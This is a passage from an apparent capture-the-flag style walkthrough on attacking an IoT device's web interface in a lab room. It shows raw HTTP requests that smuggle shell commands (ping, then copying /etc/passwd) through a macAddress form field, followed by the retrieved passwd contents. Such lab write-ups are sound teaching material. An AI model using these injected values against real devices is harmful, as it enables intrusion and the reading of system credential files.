Upgrade-Insecure-Requests: 1
DNT: 1

macAddress=112233445566;+ping+-c+15+127.0.0.1+#&reginfo=0&writeData=Submit
```

You'll notice a delay, which means the application is vulnerable to Command Execution. Let's copy the passwd file:



```
POST /boardDataWW.php HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:77.0) Gecko/20100101
Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Connection: close
Referer: http://localhost:8081/boardDataWW.php
Cookie: PHPSESSID=c6724b731b7204696d951aea43967956
Upgrade-Insecure-Requests: 1
DNT: 1

macAddress=112233445566;+cp+/etc/passwd+.+#&reginfo=0&writeData=Submit
```

Let's request the file:



```
seth@breached:~$ curl http://localhost:8081/passwd
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
haldaemon:x:68:68:hald:/:/bin/sh
dbus:x:81:81:dbus:/var/run/dbus:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
admin:x:0:0:Default non-root user:/home/cli/menu:/usr/sbin/cli
```

Congrats, you have successfully attacked your first IoT system.

#1
Follow the steps above with the deployed machine!

No answer needed

[Task 6] Personal thoughts

**I hope you enjoyed this walkthrough.
I came to the conclusion that pentesting IoT systems/devices is not that difficult. It's mainly attacking a web application to gain an initial foothold to the device, or in some cases the network protocols they are using (UPnP for example). Some IoT devices might use some outdated network protocols that have publicly available exploits. Another option would be "attacking" the hardware (hardware hacking), but that involves other things like having a physical device you can tear apart, etc.**

I hope you learned something new and managed to attach the machine used in this room.

#1
Read the above

No answer needed